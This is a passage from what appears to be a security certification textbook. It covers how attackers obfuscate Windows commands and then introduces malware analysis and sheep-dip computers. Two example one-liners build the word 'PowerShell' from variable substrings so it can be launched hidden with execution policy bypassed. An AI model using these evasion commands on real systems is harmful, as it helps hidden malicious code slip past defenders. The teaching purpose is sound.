
  ```
  set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy
  bypass -noprofile -windowstyle hidden cmd /c Products.pdf
  ```

- **Using Pre-assigned Environment Variables**

  Another technique exploited by attackers is retrieving specific characters from pre-assigned environment variables such as “`%CommonProgramFiles%`.” The characters in such variables are referred through the index and exploited by attackers to execute malicious commands. “`%CommonProgramFiles%`” contains a default value “`C:\Program Files\Common Files`.” Specific characters from this value can be accessed through indexing and used to execute malicious commands as follows:

  ```
  cmd.exe /c “%CommonProgramFiles:~3,1%owerShell.exe” -
  windowstyle hidden -command wscript myscript.vbc
  ```

  The above command retrieves a single character ‘P’ at index 3, which is concatenated with “owerShell.exe”, and executes the malicious command.




LO#06: Demonstrate Malware Analysis Process

Malware Analysis

Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and fix existing infections and thwart future attacks, it is necessary to perform malware analysis. Many tools and techniques are available to perform such tasks.

This section explains the malware analysis procedure and discusses the various tools used to accomplish it.



What is Sheep Dip Computer?

- Sheep dipping refers to the **analysis of suspect files**, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors, and antivirus software and connects to a network **only under strictly controlled conditions**

Sheep Dipping Process Tasks

1. **Run user, group permission, and process monitors**
2. **Run port and network monitors**
3. **Run device driver and file monitors**
4. **Run registry and kernel monitors**

What is Sheep Dip Computer?

